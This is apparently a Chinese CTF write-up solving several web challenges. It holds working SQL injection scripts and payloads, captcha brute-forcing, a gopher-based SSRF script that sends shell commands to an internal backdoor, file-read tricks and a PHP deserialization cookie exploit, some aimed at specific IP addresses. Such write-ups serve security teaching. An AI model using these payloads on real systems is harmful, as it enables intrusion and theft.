> 首先感谢师傅们的帮助！

by Firebasky

easy_sql

`经过测试发现可以通过')去闭合sql语句，在通过#去注释`

`因为比较简单，就最开始通过sqlmap去跑`

`跑出当前数据库 security 里面有一些表 重要的就是 flag 表`

之后就跑不出flag表里面的字段啦（不知道为什么？）

最后绕过思路是，测试发现flag表里面有一个字段，因为当前的表是2个字段则就可以利用

> 原理：https://blog.csdn.net/qq_46091464/article/details/107599439

`select * from flag`

自己是利用盲注的，羽师傅是报错注入

```python
#-*- coding:utf-8 -*-
import requests as req
import time

url = "http://124.71.148.26:30022"

result = ''

for i in range(1,50):
    time.sleep(0.08)
    low = 32
    high = 128
    mid = (low+high)//2
    while(low<high):
        payload = '''1')||(ascii(substr((select * from(flag)),%d,1))>%d)#'''%(i,mid)
        data1 = {
            "uname":1,
            'passwd':payload
        }
        r = req.post(url,data=data1)
        print(low,high,mid,':')
        if "login" in r.text:
        #是存在的字母
            low = mid+1
        else:
            high = mid
        mid = (low+high)//2

    result +=chr(mid)
    print(result)

print("dflag=",result)
```

```
#报错注入
')||updatexml(1,concat('~',(select * from flag),'~'),1)%23
```

ezsqli

考察sql注入并且添加了验证码

```
    if ( !sqlWaf($password) )
        alertMes('damn hacker' ,"./index.php");
        # admin'and if(substr(password,1,1)='b',1,0)#
        # admin'or(1)#

    $sql = "SELECT * FROM users WHERE username='${username}' AND password=
'${password}'";
```

查看代码发现只是对password进行过滤,那我们的注入点就是在username

问题是手工太慢啦，需要一个识别验证码的工具来跑

方法二：利用union select 去构造虚拟数据

原理：https://blog.csdn.net/qq_46091464/article/details/107599439

通过union select构造虚拟数据

先进行判断字段

```
username=-1' union select 1,2,3#
assword=admin
captcha=XXX
#判断出字段是3个字段
#然后去构造虚拟数据
```

```
#exp
username=-1' union select 'admin','admin','1'#
password=1
captcha=XXXX
```

SecretGuess

https://www.wangan.com/docs/392

是一个cve漏洞CVE-2017-14849

```
//app.js
const express = require('express');
const path = require('path');
const env = require('dotenv').config();#默认读取项目根目录下的.env文件
const bodyParser = require('body-parser');
```

```
const crypto = require('crypto');
const fs = require('fs')
const hbs = require('hbs');
const process = require("child_process")

const app = express();

app.use('/static', express.static(path.join(__dirname, 'public')));
app.use(bodyParser.urlencoded({ extended: false }))
app.use(bodyParser.json());
app.set('views', path.join(__dirname, "views/"))
app.engine('html', hbs.__express)
app.set('view engine', 'html')

app.get('/', (req, res) => {
    res.render("index")
})

app.post('/', (req, res) => {
    if (req.body.auth && typeof req.body.auth === 'string' &&
crypto.createHash('md5').update(env.parsed.secret).digest('hex') ===
req.body.auth ) {
        res.render("index", {result: process.execSync("echo $FLAG")})
    } else {
        res.render("index", {result: "wrong secret"})
    }
})

app.get('/source', (req, res) => {
    res.end(fs.readFileSync(path.join(__dirname, "app.js")))
})

app.listen(80, "0.0.0.0");
```


```
#其中重要的代码
 if (req.body.auth && typeof req.body.auth === 'string' &&
crypto.createHash('md5').update(env.parsed.secret).digest('hex') ===
req.body.auth ) {
        res.render("index", {result: process.execSync("echo $FLAG")})
    } else {
        res.render("index", {result: "wrong secret"})
    }
```

需要获得env.parsed.secret 然后进行md5加密就可以获得flag
在之前就需要获得env这个文件

```
https://blog.csdn.net/weixin_40817115/article/details/86189969
const env = require('dotenv').config();
```

Node.js中的dotenv库的使用，由于项目不同需求，需要配置不同环境变量，按需加载不同的环境变量文件，使用dotenv，可以完美解决这一问题。使用dotenv，只需要将程序的环境变量配置写在.env文件中。

`最后获得secret`



最后通过md5加密 获得flag

`路径是/usr/local/app/  app目录下有app.js & bin/www &.env`

SSRF Me

`考察ssrf漏洞,gopher协议，命令执行`

因为手工太慢了，附上羽师傅写的脚本

```
url="http://124.71.187.100:8079/"
import requests
import re
import hashlib
sess=requests.session()
r=sess.get(url)
a=re.findall('"(.+?)" <',r.text)[0]
s=""
for i in range(0,99999999):#暴力破解验证码
    m=hashlib.md5()
    m.update(str(i).encode('utf-8'))
    output=m.hexdigest()
    if str(output)[-6:]==a:
        s=str(i)
        break
data={
    'url':'file:///var/www/html/index.php',
    'captcha':s
}
r2=sess.post(url,data)
a2=re.findall(r'</form>(.+)</div>',r2.text,re.DOTALL)[0]
print(a2)
```

```
#ssrf.php
<?php
error_reporting(0);
session_start();
require_once "lib.php";
init();

$is_die = 0;
$is_post = 0;
$die_mess = '';
$url = '';
if (isset($_POST['url']) && isset($_POST['captcha']) &&
!empty($_POST['url']) && !empty($_POST['captcha']))
{
    $url = $_POST['url'];
```

```
    $captcha = $_POST['captcha'];
    $is_post = 1;
    if ( $captcha !== $_SESSION['answer'])
    {
        $die_mess = "wrong captcha";
        $is_die = 1;
    }

    if ( preg_match('/flag|proc|log/i', $url) )
    {
        $die_mess = "hacker";
        $is_die = 1;
    }
}

?>
        <?php
        if ( $is_die === 0 && $is_post === 1 ) {
            echo curl($url);
            set_session();
        }
        ?>
```

```
#lib.php
<?php
session_start();
function curl($url){
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, FALSE);
    curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, FALSE);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    $output = curl_exec($ch);
    curl_close($ch);
    return $output;
}
```

`对flag|proc|log进行了过滤，并且不出网`

`思路一般是探测内网 /etc/hosts 内网主机端口 攻击mysql redis fpm等等`

`测试发现并没有什么利用点只能查看服务器apache的配置文件`

`/etc/apache2/apache2.conf`

```
#/etc/apache2/apache2.conf
<Directory /var/www/htmlssrf123123这个目录>
    Options Indexes FollowSymLinks
    AllowOverride None
    Require all granted
</Directory>
#然后去看看/var/www/htmlssrf123123这个目录


# Include list of ports to listen on
Include ports.conf
```

```
#/var/www/htmlssrf123123/index.php
<?php
    if(isset($_POST['cmd'])){
        exec($_POST['cmd']);
    }
?>
但是不能访问，又去看看端口
```

```
#/etc/apache2/ports.conf

        Listen 80
Listen 47852

<IfModule ssl_module>
        Listen 443
</IfModule>

<IfModule mod_gnutls.c>
        Listen 443
</IfModule>

```

`所以/var/www/htmlssrf123123/index.php应该是在打开47852上`

然后就利用gopher协议去访问这个内网的端口,并且要执行命令，没有回显示，只能盲注.

这里还是附上羽师傅的脚本（`yu师傅tql!!!`）

```
url="http://124.71.187.100:8079/"
import requests
import re
import hashlib
import urllib
def encode(string):
    encode_string = ""
    for char in string:
        encode_char = '%'+hex(ord(char)).replace("0x","").zfill(2)
        encode_string += encode_char
    return encode_string

sess=requests.session()
r=sess.get(url)
a=re.findall('"(.+?)" <',r.text)[0]
s=""
for i in range(0,99999999):
    m=hashlib.md5()
    m.update(str(i).encode('utf-8'))
    output=m.hexdigest()
    if str(output)[-6:]==a:
        s=str(i)
        break
payload='''POST / HTTP/1.1
Host: 127.0.0.1:47852
Content-Length: 40
Content-Type: application/x-www-form-urlencoded
Connection: close

```

```
cmd=if+[+-e+/flag+]%3bthen+sleep+10%3bfi'''#判断是不是存在flag在根目录下
payload=encode(payload)
payload=payload.replace('%0a','%0d%0a')
print(payload)
data={
    'url':'gopher://127.0.0.1:47852/_'+payload,#攻击端口在47852下
    'captcha':s
}
r2=sess.post(url,data)
a2=re.findall(r'</form>(.+)</div>',r2.text,re.DOTALL)[0]
print(a2)
```

最后就是修改脚本进行盲注

方法二：因为过滤了flag 我们直接对flag进行url编码就可以啦

by 开心师傅

```
url="http://124.71.187.100:8079/"
import requests
import re
import hashlib
sess=requests.session()
r=sess.get(url)
a=re.findall('"(.+?)" <',r.text)[0]
s=""
for i in range(0,99999999):
    m=hashlib.md5()
    m.update(str(i).encode('utf-8'))
    output=m.hexdigest()
    if str(output)[-6:]==a:
        s=str(i)
        break
data={
    'url':'file:///%66%6c%61%67',
    'captcha':s
}
r2=sess.post(url,data)
a2=re.findall(r'</form>(.+)</div>',r2.text,re.DOTALL)[0]
print(a2)
```

这里解释一下file后面的url编码:后面的url编码是进行编码了一次，但是通过python请求的时候又对%进行编码，所以最后传递的数据应该是file:///%2566%256c%2561%2567,才符合原理

warmup

代码审计完之后，发现只有查询成功并且用户名是admin就会获得flag

而且没有过滤单引号和or，从而可以构造万能密码。

但是不知道为什么，直接才post地方传递username=admi&password=1'or'1会报错，但是查看源代码并没有过滤其中的东西。

然后又去寻找利用点

```php
#index.php
$last_login_info = unserialize (base64_decode
($_COOKIE['last_login_info']));

#con.php
   public function __wakeup(){#unserialize触发
        if (!isset ($this->conn)) {
            $this->connect ();
        }
        if($this->table){
            $this->waf();
        }
        $this->check_login();#验证登录
        $this->conn->close();
    }
```

可以利用cookie进行反序列化,然后执行__wakeup()函数重新查询，进行登录绕过

```php
#exp.php
<?php
error_reporting(0);
 class SQL {
    public $table = 'users';
    public $username = 'admin';
    public $password = "1'or'1";
    public $conn;
    public function __construct() {
    }
}
$a =new SQL();
echo base64_encode(serialize($a))
?>
#修改成为cookie的值就可以获得flag
```